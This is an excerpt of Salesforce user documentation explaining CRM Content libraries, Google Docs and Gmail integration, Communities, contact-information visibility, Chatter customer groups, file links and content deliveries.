This section, commonly referred to as a "tag cloud," shows you how the content in your libraries has been labeled. Tags are descriptive terms assigned during upload or revision that help classify and organize content. Click a tag name to view search results containing all the files, Web links, and Google docs with that tag. The tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most content. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Recent Activity

This section is a snapshot of activity within your libraries. It shows the most recent files, Web links, and Google docs to receive comments, votes, or subscriptions. Featured content and newly published content are also included, but new versions of existing content, archived content, and deleted content do not appear in the Recent Activity section. Use the **Older** and **Newer** buttons to scroll through records. The Recent Activity section contains a maximum of 100 records.

Most Active Contributors

This section shows the authors who have published content into your libraries most frequently. The names increase in size according to activity, so the largest names are the authors who have contributed the most content.

My Personal Content

The My Personal Content tab on the libraries home page is your private library. When you upload or create content and do not select a public library, your content is stored in your private library. You can publish content to a public library at any time or leave content in your private library indefinitely. Content in your private library can be assembled in content packs. It can also be sent to leads and contacts outside your organization using the content delivery feature. See Setting up Content Deliveries on page 2520 for more information. The My Personal Content tab has the following sections:

Personal Library

If you choose the **Save to my personal library** option when publishing a file, Web link, content pack, or Google doc, your content is saved here. You can publish or delete files from this list or click the file's name to view its content details page. The following options that are available on the content details page for shared content are not available for personal-library content: tagging, rating, subscribing, tracking downloads, tracking subscriptions, or using custom fields. If you publish a file from the Personal Library list and click **Cancel** during the publishing process, your file is deleted.

Upload Interrupted

If an error occurs when you are uploading a new file, for example your browser crashes or your session times out, the file you were uploading is saved here. Click **Publish** to publish the file to a public library or save it to your personal library. If you click **Cancel** on the Save or Publish Content dialog, your file will be deleted.

Revision Upload Interrupted

If an error occurs when you are uploading a new version of a file, the file you were uploading is saved here. Users can continue to access the original version. Click **Publish** to publish the file to a public library or save it to your personal library. If you click **Cancel** on the Save or Publish Content dialog, your file will be deleted.

GOOGLE APPS

Google Apps Overview

Available in: **All** Editions except **Database.com**

Google Apps™ is a suite of on-demand communication and collaboration services hosted by Google and designed for business users. Salesforce integrates key Google Apps services and provides several AppExchange apps that enhance and customize Google-related functionality.

The following services for Google Apps are integrated with Salesforce and require a simple activation by a Salesforce administrator:

Add Google Docs to Salesforce

Google Docs™ allows you to create on-demand documents, spreadsheets, and presentations, edit them in your browser, and work together in real time with other collaborators. When the Add Google Docs to Salesforce service is activated, you can:

- Use the Google Docs, Notes, & Attachments or Google Docs & Attachments related list on any Salesforce record to create, edit, or view Google docs and associate them to a record.
- Share a Google doc with any Google Apps user in your organization.
- Associate Google docs with Salesforce records even when you are not working in Salesforce by using the **Add Google Doc to Salesforce** browser button.
- Add Google docs to Salesforce CRM Content, which allows you to manage all types of content in a centralized location.

Gmail to Salesforce

Gmail™ is a Web-based email application that operates on all standard browsers and can be used with your company's domain. Use Gmail to Salesforce to automatically log emails you send from your Gmail account as activities on lead and contact records in Salesforce.

Gmail Buttons and Links

Gmail Buttons and Links adds **Gmail** links next to email fields on all records and adds **Compose Gmail** buttons in Activity History related lists on leads and contacts. When you click a Gmail link or the **Compose Gmail** button, Salesforce automatically logs you into your Gmail account and automatically populates the **To** field. If Gmail to Salesforce is activated, Salesforce also populates the **BCC** field with your Email to Salesforce address.

Installing the Add Google Doc to Salesforce Browser Button

Available in: **All** Editions except **Database.com**

A browser button is an applet, or small computer application, that provides one-click functionality similar to a bookmark. The **Add Google Doc to Salesforce** browser button allows you to associate a Google doc with several Salesforce records at once, even when you are not working in Salesforce. To use this browser button, your administrator must enable the Add Google Doc to Salesforce and you must install the browser button in your browser.

You can access the **Add Google Doc to Salesforce** browser button on the Contribute tab in Salesforce CRM Content or on a record detail page:

1. Display any record in Salesforce that has a Google Docs, Notes, & Attachments or Google Docs & Attachments related list on the record detail page.
2. Choose **Add Existing** from the **Add Google Doc** drop-down button in the Google Docs, Notes, & Attachments or Google Docs & Attachments related list. If the related list contains a Google doc, you can also click **Edit** next to the Google doc.
3. Click **Get the browser button** at the bottom of the page.

Note: Because Customer Portal and partner portal users do not have access to the Google Docs, Notes, & Attachments or Google Docs & Attachments related list in the portal, portal users can only obtain the browser button from the Contribute tab in Salesforce CRM Content.

If you use more than one type of browser, for example Microsoft® Internet Explorer and Mozilla® Firefox, install the browser button in each browser. Google Chrome™ is not supported for the browser button. The instructions for installing the browser button depend on your browser. In Firefox, drag the browser button to your Bookmarks Toolbar. In Apple® Safari, drag the browser button to your Bookmark Bar. In Internet Explorer:

Note: The instructions may vary slightly based on your version of Internet Explorer.

1. Right-click the browser button and choose **Add to Favorites...** from the Add Google Doc to Salesforce page.
2. Save the browser button in the Links folder and click **Add**.
3. In your browser menu bar, click **View** > **Toolbars** and ensure that the Links toolbar is visible.
4. Close and restart your browser. The browser button displays in your Links toolbar.

Note: If you change your personal language setting in Salesforce and want to change the language on the browser button also, you must delete and reinstall the browser button.

Adding Google Docs to Salesforce
Associating Google Docs with Salesforce Records

Using Google Docs in Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Using Google Docs in Salesforce	"Read" on the appropriate record type AND Google Apps account

Use Google Docs™ to create and share on-demand documents, presentations, and spreadsheets ("Google docs") and see your changes in real time as you collaborate with other users. Because your content is stored within Google, there is no need to manage versions or send attachments by email—simply log in with your Google Apps account and view the current document or its revision history.

Salesforce and Google Apps allows you to integrate Google Docs with Salesforce. The Docs home page in your Google Apps account lists all the Google documents, presentations, and spreadsheets that you have created or that other Google Apps users have shared with you.

For information about Google Docs, refer to Google's online help.

Adding Google Docs to Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Creating a Google doc and linking it to Salesforce records:	"Edit" on the appropriate record type AND Google Apps account

Note: To use a Google Apps service in Salesforce, you must be logged in to your Google Apps business account. Business accounts use your organization's domain; for example, *john.doe@company*.com. If you are unsure of your Google Apps username and password, contact your administrator.

Salesforce offers three methods for creating new Google docs and associating them with Salesforce records:

- You can create a Google doc from any detail page. The doc is automatically associated with the record and is visible to anyone with access to both the record and the Google doc.
- You can create a Google doc from the Docs home page in your Google Apps account and associate the doc to one or more Salesforce records or Salesforce CRM Content libraries using the **Add Google Doc to Salesforce** browser button.
- If Salesforce CRM Content is enabled, you can create a Google doc from the Contribute tab to associate it with a Salesforce CRM Content library.

Tip: For information about using Google Docs, refer to Google's online help.

Adding New Google Docs to a Salesforce Record

1. Display the record you want linked to the new Google doc.
2. On the Google Docs, Notes, & Attachments related list or the Google Docs & Attachments related list, click **Add Google Doc** and choose **New Document**, **New Spreadsheet**, or **New Presentation**.
3. To create a blank Google doc:
   a. After choosing a doc type from the Add Google Doc drop-down button, choose `Create as a blank document`, `Create as a blank spreadsheet`, or `Create as a blank presentation`. The name of the radio button depends on which type of Google doc you chose to create.
   b. Enter a name for the document, spreadsheet, or presentation.
   c. Click **Create Google Doc**. The blank document displays with the name you assigned. You can begin editing your doc; it is automatically associated with the selected record.

      Tip: While you have your Google doc open, remember to share it with other Google Apps users in your organization. Only users with access to the Google doc in their Google Apps account can view the doc from the record detail page.

4. To create a new Google doc by converting another file format to Google Docs:

a. After choosing a doc type from the Add Google Doc drop-down button, choose `Create using an existing file`.
b. Select the file you want to convert. Salesforce can convert the following file types to Google docs:

- Microsoft Word® (doc), text (txt), rich text format (rtf), OpenDocument text (odt), or StarOffice® document (swx) files up to 500 KB each
- Microsoft Excel® (xls), comma-separated value (csv), or OpenDocument spreadsheet (ots) files up to 1 MB each
- Microsoft PowerPoint® (ppt or pps) files up to 10 MB each

c. Enter a name for the document, spreadsheet, or presentation.
d. Click **Create Google Doc**. The file you uploaded is converted to a Google document, presentation, or spreadsheet. You can begin editing your doc; it is automatically associated with the selected record.

Tip: While you have your Google doc open, remember to share it with other Google Apps users in your organization. Only users with access to the Google doc in their Google Apps account can view the doc from the record detail page.

To link an existing Google doc to a record, see Editing Google Doc Links on page 2464.

Creating Google Docs from the Docs Home Page

The Docs home page in your Google Apps account lists all the Google docs you have created with your Google Apps account or that other users have shared with your account. You can access the Docs home page by logging into your Google Apps account and navigating to the Docs home page. If the **Add Google Doc to Salesforce** browser button is installed in your browser, create a Google doc and click the browser button to associate the Google doc with Salesforce records or libraries. For more information, see Associating Google Docs with Salesforce Records on page 2462.

Adding New Google Docs to a Salesforce CRM Content Library

Create a new Google doc and publish it into a library, sharing that document with other members of that library.

1. On the Libraries tab, choose **New Document**, **New Spreadsheet**, or **New Presentation** from the Add Google Doc drop-down button. You may be prompted to log in to Google Apps.
2. Enter a name for your document, spreadsheet, or presentation and click **Create Google Doc**. The blank Google doc opens and you can begin adding your text. The Save or Publish Content dialog in Salesforce CRM Content also opens.
3. In the Save or Publish Content dialog:

a. Optionally, provide a description of your Google doc. The description provides at-a-glance information for users who view the doc's content details page in Salesforce CRM Content.
b. Choose a library. If you do not want to put the doc in a public library, for example if the doc is still in progress, choose **Save in my personal library**.
c. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
d. To publish the content on behalf of another author, choose that author from the drop-down list.
e. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:

- If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.

- If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
- If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

f. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.

g. After completing any custom fields, click **Publish** to save the Google doc to its Salesforce CRM Content library, or click **Cancel** to save the doc to your personal library. From there you can delete the doc from Salesforce CRM Content or publish it later. Once a Google doc is published in Salesforce CRM Content, all library members can search for the doc and provide feedback such as comments and votes.

Note: While you have your Google doc open, remember to share it with other Google Apps users in your organization. Only users with access to the Google doc in their Google Apps account can open the doc from Salesforce CRM Content.

Associating Google Docs with Salesforce Records

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Associating a Google doc with a Salesforce record:	“Read” on the appropriate record type AND Google Apps account

When you create, edit, or view a Google doc from your online Docs home page in your Google Apps account, click the **Add Google Doc to Salesforce** browser button to associate the Google doc with one or more Salesforce records.

If Salesforce CRM Content is enabled in your organization, you can also add the Google doc to a Salesforce CRM Content library. Including Google docs in Salesforce CRM Content allows users to access all types of content from a single location and apply Salesforce CRM Content functionality, such as votes, comments, and subscriptions, toGoogle docs.

To associate a Google doc with Salesforce records from the Docs home page:

1. Open a Google doc.
2. Click the **Add Google Doc to Salesforce** browser button.

3. In the `Add Google Doc To` field, enter your search criteria for the Salesforce record.
4. Select an object type from the drop-down list and click **Search**.
5. Optionally, filter your search results with the `Limit to items I own` checkbox.
6. In the search results, select one or more records and click **Add Google Doc to Selected Records**. You can also click any of the fields in the search-results list to view more information about the record(s).

To associate a Google doc with Salesforce CRM Content from the Docs home page:

1. Open a Google doc.
2. Click the **Add Google Doc to Salesforce** browser button.
3. In the Salesforce CRM Content message window at the top of the page, click **Publish your Google Doc into Salesforce CRM Content**. The message only displays if you are a member of a Salesforce CRM Content library and have a library permission that allows you to contribute content.
4. In the Describe and Publish window, add a title for your Google doc and, optionally, a description.
5. Choose a library.
6. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
7. To publish the content on behalf of another author, choose that author from the drop-down list.
8. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
   - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
9. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.
10. After completing any custom fields, click **Publish**. All library members can now search for this doc and provide feedback such as comments and votes.

Note: While your Google doc is open, remember to share it with other Google Apps users in your organization. Only Google Apps users with whom the doc is shared can view and edit the doc.

Contributing Google Docs to Salesforce CRM Content

Editing Google Doc Links

Available in: **All** Editions except **Database.com**

User Permissions Needed	
Editing Google doc links:	"Read" on the appropriate record type AND Google Apps account

Note: To use a Google Apps service in Salesforce, you must be logged in to your Google Apps business account. Business accounts use your organization's domain; for example, *john.doe@company*.com. If you are unsure of your Google Apps username and password, contact your administrator.

You can associate an existing Google doc with a Salesforce record by adding the name and URL of that Google doc to the record. An existing Google doc is one that you already have access to on your Google Apps account but is not already associated with the record you are viewing.

Note: To add an existing Google doc to a Salesforce CRM Content library, see Contributing Google Docs to Salesforce CRM Content on page 2437.

To add an existing Google doc to a record:

1. Display the record you want to associate with the Google doc.
2. On the Google Docs, Notes, & Attachments or Google Docs & Attachments related list, click **Add Google Doc** and choose **Add Existing**.
3. Enter a `Name` for the Google doc and its `URL`.
4. Click **Save**.

Tip: You can find the URL by clicking **Take me to Google Docs**.

Once a Google doc is associated with a Salesforce record, clicking **Edit** next to that doc on the Google Docs, Notes, & Attachments or Google Docs & Attachments related list displays the Add Existing Google Doc page. Modify the `Name` and `URL` as needed.

Tip: For information about using Google Docs, refer to Google's online help.

COLLABORATE WITH PARTNERS AND CUSTOMERS

COMMUNITIES

Salesforce Communities Overview

Communities are branded spaces for your employees, customers, and partners to connect. You can customize and create communities to meet your business needs, then transition seamlessly between them.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

Watch a Demo: Setting Up Your Salesforce Community (5:59 minutes)

Communities are a great way to share information and collaborate with people outside your company who are key to your business processes, such as customers or partners.

You can use Communities to:

- Drive more sales by connecting your employees with your distributors, resellers, and suppliers
- Deliver world-class service by giving your customers one place to get answers
- Manage social listening, content, engagement, and workflow all in one place

You can create multiple communities within your organization for different purposes. For example, you could create a customer support community to reduce support costs, or a channel sales community for partner deal support, or you could have a community specifically dedicated to an upcoming event.

Communities may contain a subset of features and data available in your internal Salesforce organization and can be customized to use your company branding. In addition, you can choose which members from your company and which customers, partners, or other people outside your company can join.

Communities live inside your organization and are easily accessed from a drop-down menu in the top left corner of Salesforce. Use this menu to switch between your communities and your internal Salesforce organization.


See Also:

Creating Communities

Navigating to Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

You can easily switch between working in your internal organization and collaborating with customers or partners in communities. When your organization turns on Communities, you see a new global header unless your administrator has chosen to hide it.



The menu on the left side lets you switch between communities and your internal organization.

- To access communities from within your organization, click next to `Organization Name` in the drop-down and select the community you want to switch to.
- To return to your internal organization, click next to `Community Name` in the drop-down and select your organization name.

Internal users who aren't members of any community just see the company name. External users see the drop-down menu only if they belong to more than one community.

You can work in more than one community at a time if you open each one in a different browser tab.

Switching between your internal organization and your communities doesn't have to disrupt your workflow. We automatically return you to the page where you were last working, so you can pick up right where you left off.

Note: If your organization is in the process of setting up My Domain but hasn't finished deployment of the new custom domain, switching from a community to your internal organization directs you to the Salesforce login page instead. This can happen when you've logged in using a My Domain URL that has been registered but not yet deployed. Once your domain is deployed, selecting your organization in the drop-down directs you to the internal organization as expected.

The ***`Your Name`*** menu on the right side contains links to edit your contact information and log out. For internal users, it also contains a link to Help & Training and may also contain links to Setup and other tools depending on user permissions and enabled features.

Sharing Personal Contact Information within Communities

Users can specify how much of the contact information from their profile is visible to external users, such as customers and partners, and guest users viewing publicly accessible pages that don't require login.

When interacting with other community members, it's important to balance being visible and accessible with protecting your personal contact information. You may not want to show your job title, phone numbers, and other contact details outside of your internal organization. Your customers and partners may not want other customers and partners viewing all of their contact information.

Use either the user interface or API to control visibility. In the global header, click ***Your Name*** > **Edit Contact Info** to edit your contact information and visibility settings. Some fields allow up to three levels of visibility, while others allow fewer.

- Employees—Only members from the internal organization can view.
- External—Members from the internal organization and external members, such as customers and partners, can view. External users are users with Community, Customer Portal, or partner portal licenses.
- Public—Anyone can view, including guest users viewing publicly accessible pages that don't require login. Guest users can access public Site.com and Force.com sites, and public pages in Communities, via the Guest User license associated with each site or community.

In the API, setting a field to `true` on the User object makes it visible to the type of user indicated in the field name (external or guest users).

Consider these tips about the visibility of your contact information.

- Your chosen settings apply to every community you're a member of.
- When a user is restricted from viewing a contact information field, there are differences in what's displayed in the user interface versus the API.
  - ◊ In the user interface, the restricted field is hidden from your profile everywhere that it usually displays in a community. If your organization displays your profile information on custom Visualforce pages, the field still displays, but with the value `#N/A`.
  - ◊ In the API, a field set to `false` returns the value `#N/A`.
- Information in hidden fields on a profile is not searchable by other partners and customers in the community, but is searchable by users in the company's internal organization.

Default Visibility Settings for Contact Information

This table summarizes the default visibility settings for contact information and your options for restricting visibility.

Contact Information	Default Visibility	Where to Set in User Interface	Options for Restricting Visibility	API Controls on User Object
First Name Last Name Nickname	Public	Go to ***Your Name*** > **Edit Contact Info**, then click **About**	None—always visible to everyone unless your administrator customizes what displays using Visualforce or Site.com	N/A

Contact Information	Default Visibility	Where to Set in User Interface	Options for Restricting Visibility	API Controls on User Object

Title	External	Go to ***Your Name*** > **Edit Contact Info**, then click **About**	Employees, external, or public	`UserPreferencesShowTitleToExternalUsers`
				`UserPreferencesShowTitleToGuestUsers`
				Note: When the guest user preference is set to `true`, the job title field is visible to external members even if the external member preference is set to `false`.

Profile photo	External. Users without access see the stock photo.	On your profile page, click **Update** under your photo (or **Add Photo** if you haven't added a photo yet), then select `Show in communities with publicly accessible pages`	External or public	`UserPreferencesShowProfilePicToGuestUsers`

City
State
Zip/Postal Code
Country
	Employees	Go to ***Your Name*** > **Edit Contact Info**, then click **Contact**	Employees, external, or public	**Note:** For each pair of preferences controlling the visibility of a field, when the guest user preference is set to `true`, the field is visible to external members even if the external member preference is set to `false`.
				`UserPreferencesShowCityToExternalUsers`
				`UserPreferencesShowCityToGuestUsers`

				`UserPreferencesShowMobilePhoneToExternalUsers`
				`UserPreferencesShowStreetAddressToExternalUsers`
				`UserPreferencesShowWorkPhoneToExternalUsers`

CHATTER CUSTOMER GROUPS

About Chatter Customers in Private Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter customers are users outside your company's email domains who can only see groups they're invited to and interact with members of those groups; they can't see any Salesforce information.

Chatter customers:

- Can only be added to Chatter if:
  - ◊ A manager or owner of a group that allows customers invites them to the group.
  - ◊ An administrator adds them in Setup by clicking **Manage Users** > **Users**.
- Can only see:
  - ◊ Groups they belong to.
  - ◊ People in groups they belong to. Customers only see limited profiles including photo, name, title, email, activity statistics and influence, common group memberships, and common files. They can't post to profiles.
  - ◊ Files shared to groups they belong to.
- Can't see:
  - ◊ Records or other Salesforce information, even in search results.
  - ◊ Topics, including topics in the feed, the topics list, topic detail pages, Recently Talked About, and Trending Topics. (Customers can see hashtag (#) topics.)
  - ◊ Recommendations and can't be recommended to others. Additionally, groups that allow customers can't be recommended.
- Are identified as a customer in profiles and groups they belong to. Customers and groups with customers are easily identified by the orange upper left corner of their photo.
- Have limited profiles, including name, photo, title, company, email, activity statistics and influence, feed, group membership, and file ownership.
- Can't be followed. Additionally, customers can't follow people or files.
- Can be group members and managers. If the customer is a manager, they will be able to see users who request to join the group, even if they aren't in other common groups, and approve requests.
- Can't own, create, delete, moderate, join, or ask to join groups.
- Can invite people that they're in common groups with to join groups that they manage.
- Can't invite people inside your company's domain whose profiles they can't see.
- Can't chat on page 2392 with other users.

Note: Custom domains created using My Domain aren't supported with customer invitations. If you're using a custom domain or IP restrictions and want to allow customer invitations, we recommend adding a link to the custom domain login page redirecting customers to `https://login.salesforce.com`, or require customers to log in using single sign-on..

Note: When you invite someone as a customer to your group, they are given a unique username and password to log in to this group within your organization, even if they're already a member of another Salesforce organization. They will not be able to use other Salesforce logins to access your customer group. If a customer has an issue logging in to the group, verify that they are using the username and password from the welcome email they received after registering for the group.

If a customer loses their password, they can use the Forgot Password option to reset it. If they don't have their username, they should contact the administrator of the organization in which they're a customer to recover it.

Considerations for Mobile Users

In the Chatter mobile apps for Android and iOS, the names and profiles of customer users can be viewed by people inside your company's domain, but customers are prevented from using the apps. Only Chatter for BlackBerry currently allows customers to log in and use the app. The BlackBerry app applies the same restrictions to customer users as Chatter on the Web.

Chatter Groups Overview
Adding or Removing Customers in Chatter Groups

Adding or Removing Customers in Chatter Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If customer invitations are enabled for your organization, you can add, remove, and invite customers in private groups you own or manage that allow customers.

Note: When you invite someone as a customer to your group, they are given a unique username and password to log in to this group within your organization, even if they're already a member of another Salesforce organization. They will not be able to use other Salesforce logins to access your customer group. If a customer has an issue logging in to the group, verify that they are using the username and password from the welcome email they received after registering for the group.

If a customer loses their password, they can use the Forgot Password option to reset it. If they don't have their username, they should contact the administrator of the organization in which they're a customer to recover it.

1. Navigate to a group detail page.
2. To add people who aren't already customers in your company, click **Invite People**, or **Add/Remove Members** > **Invite them to Salesforce Chatter!**. Enter email addresses separated by commas, and an optional message, and click **Send**.

   Note: When someone accepts your invitation, they join Chatter and become a member of the group. If you're unable to invite customers (people outside your company's email domains) to private groups you own or manage, contact your administrator.

3. To add people who are already customers in your company, click **Add/Remove Members**, then:
   - Search using the `Find People` search box.
   - Toggle between **Members** of the group and **Everyone** in your company.
   - Use the **Next** and **Previous** links to see more of the list.
   - Click **Add** to add a customer, or × to remove a customer.
   - Click **Done** when you're finished.

Sharing Files via Link

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Share a file with anyone by creating a file link and sending it via email or IM. Creating a link generates an encrypted URL that you can send to any recipient, such as leads, customers, partners, and coworkers, inside or outside of your company. When your recipients click the link, they see a web-based version of the file that they can easily view and download. Sharing via link is on by default for most organizations that have Chatter. Administrators can enable sharing via link by enabling these permissions:

1. From Setup, click **Customize** > **Content Deliveries** > **Settings**. Select `Enable content deliveries` and `Enable Chatter file links`.
2. From Setup, click **Manage Users** > **Permission Sets**. Select a permission set, click **System Permissions**, and select `Create and Share Links to Chatter Files`.
3. From Setup, click **Manage Users** > **Profiles**. Select a profile, click **Edit**. In **General User Permissions**, select `Create and Share Links to Chatter Files`. You don't need this permission for files in a shared Salesforce CRM Content library. Instead, complete steps 1 and 2 and then ensure the user is a library member and that **Deliver Content** is checked in the library permission definition.

Create and share a file link:

1. Start by sharing the file from one of these locations:
   - On the Files page—Click **Upload a file**, click **Browse** and select a file from your computer, then click **Share via link** > **Upload**.
   - On the Home page—Click **Create New** > **File**, click **Browse** and select a file from your computer, then click **Share via link** > **Upload**.
   - On a file detail page—Click **File Sharing Settings** > **Via link**.
   - On the Sharing Settings dialog box—Click **Anyone with link** from the Share with list.
   - Next to the file on the Files page, the Files Owned by list, or the Group Files list—Click > **Share via link**.
   - Next to the file in a feed or on a file hover—Click **More Actions** > **File Sharing Settings**, then click **Anyone with link** from the Share with list.

2. Click **Copy** if available (or copy the link manually), and paste the link into an email or IM. File link recipients can only view and download files. They can't be collaborators.

Unless the file was already shared with your company, it's privately shared and displays the privately shared icon ( ). It's not posted anywhere and only the people you specifically shared it with can find and view it. If it was already shared with your company, it retains the your company icon ( ) and all Chatter users in your company can find and view it.

On the Sharing Settings dialog box, click next to a link to stop sharing it. Anyone with the link will no longer be able to access the file.

Note:

- Files in your Salesforce CRM Content personal library must first be published before they can be shared.
- Web links and Google Docs from Salesforce CRM Content are listed on the Files tab, but can't be shared in Chatter.
- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on the Files tab and can't be shared in Chatter.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

Creating Content Deliveries

CONTENT DELIVERIES

Creating Content Deliveries

Available in: **All** Editions except **Database.com**

Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create content deliveries from a shared library in Salesforce CRM Content:	Member of the library AND "Deliver Content" checked in your library permission definition
To create content deliveries from a personal library inSalesforce CRM Content:	"Deliver Uploaded Files and Personal Content" checked in your general permission definition
To create content deliveries (non-Content user):	"Deliver Uploaded Files and Personal Content" checked in your general permission definition

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. In addition to tracking, content deliveries provide several benefits over sending files as attachments, such as giving you control over how long the delivery is available to viewers and whether a viewer can download a file or see it online only.

A content delivery can be created from the Content Deliveries related list on most Salesforce objects. Salesforce CRM Content users can also create a content delivery from the content details page or the Related Content related list.

To create a new content delivery:

1. From the Content Deliveries related list, Related Content related list, or the content details page, click **Deliver Content**.
2. Upload a file or confirm the file name. If you are a Salesforce CRM Content user, search for the content in your libraries that you want to deliver. Salesforce CRM Content users can search for content in shared libraries or a personal library.
3. Optionally, modify the `Delivery Name` field. This is the name that identifies your content delivery in Salesforce. We recommend using a name that will make the delivery easily distinguishable from other deliveries on the same record. The default delivery name includes the file name and today's date.
4. Select the delivery methods that determine how your content can be viewed. The options that appear depend on the file format you uploaded.
   - Choose `Allow Recipient to View in the Browser` to create an online version of the file that recipients can view in their browser.

- Choose `Allow Recipient to Download as [file type] file` to allow the recipient of your content delivery to view the content in its original format. For example, if you uploaded a Microsoft® Word file, this field will be `Allow download as .doc file`.
- Choose `Allow Recipient to Download as PDF` to create a .pdf version of the file. This option is only available for Microsoft® PowerPoint, Word, and Excel files.

5. Select `Notify Me of First View or Download` if you want to receive an email the first time your recipient clicks the content-delivery URL.
6. If the content you are delivering is time-sensitive, select the `Remove Access to Content on` checkbox and enter an expiration date. By default, the expiration date is 90 days from the current date. After creating your content delivery, you can change the expiration date at any time on the delivery detail page.
7. Optionally, select `Require a Password to Access Content`. When you create the content delivery you will receive a password to include with the delivery URL that you send to your recipients. The password is available for the life of the delivery on the delivery detail page.
8. Optionally, use the lookup to associate your content delivery with a Salesforce record. The record you were viewing when you clicked **Deliver Content** is selected by default.
9. Click **Save & Next**. Your delivery will usually be ready within a few moments, but you can click **Notify Me** to exit the content delivery wizard and be notified via email when your content delivery is ready.
10. If you did not exit the content delivery wizard, click **Preview** to verify that you are satisfied with the delivery.

Important: Formatting in the original file may not display correctly in the online version. If you chose `Allow Recipient to View in the Browser`, preview your content delivery before sending its URL to your recipients. If you are not happy with the quality of the online version, click **Previous** and choose to make your content available in its original file format or a PDF only.

11. Copy and paste the delivery URL and, if applicable, its password into an email or instant message for delivery. The URL is available on the delivery detail page. For more information, see Viewing and Editing Content Deliveries on page 2475.

Sharing Files via Link

Viewing and Editing Content Deliveries

Available in: **All** Editions except **Database.com** Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the delivery detail page:	Access to the associated content details page in Salesforce CRM Content OR Access to the record associated with the content delivery
To edit, expire, or delete a content delivery:	Owner of the record OR “Modify all Data”

On the Content Deliveries related list or the Content Deliveries list page, click the name of a content delivery to open the detail page.

Viewing Content Delivery Details

The delivery detail page provides all the information associated with a content delivery, including the URL required to access the content delivery, the number of times the delivery has been viewed, and the delivery settings. For a description of each field, see Content Delivery Fields on page 2523.

Editing Content Delivery Details

Click **Expire Now** to immediately remove access to the content delivery. Click **Edit** to modify details such as the delivery methods, expiration date, or the record the delivery is associated with. For a description of each field, see Content Delivery Fields on page 2523.

Deleting Content Deliveries

Click **Delete** to remove access to the content delivery and delete the delivery record from Salesforce. Salesforce CRM Content users cannot delete files that are associated with a content delivery until the content delivery is deleted.

Tracking Content Deliveries

Each time a content delivery's URL is opened, Salesforce records the event as a *view*. The Views related list on the content delivery detail page lists every view associated with the delivery. Information about the view includes the date and time, whether the view was by an internal (Salesforce) user, and whether the view included a download. If the content delivery provided the ability to download the file in its original file format or as a PDF file, the `File Downloaded` flag indicates that a download occurred, but you cannot distinguish between file types.

Creating and Modifying Content Packs in Salesforce CRM Content

Using the Content Deliveries Related List

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create a content delivery:	None
To edit a content delivery:	Owner of the record OR "Modify all Data"

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. In addition to tracking, content deliveries provide several benefits over sending files as attachments, such as giving you control over how long the delivery is available to viewers and whether a viewer can download a file or see it online only.

From the Content Deliveries related list on leads, business accounts, contacts, opportunities, cases, campaigns, and custom objects you can:

- Click **Deliver Content** to create a new content delivery and associate it with the record you are viewing. For more information, see Creating Content Deliveries on page 2473.
- Click **Preview** to open the content delivery. Each time you view a content delivery, it is recorded as one internal view on the Views related list.
- Click the content delivery name to open the detail page for that delivery. For more information, see Viewing and Editing Content Deliveries on page 2475.

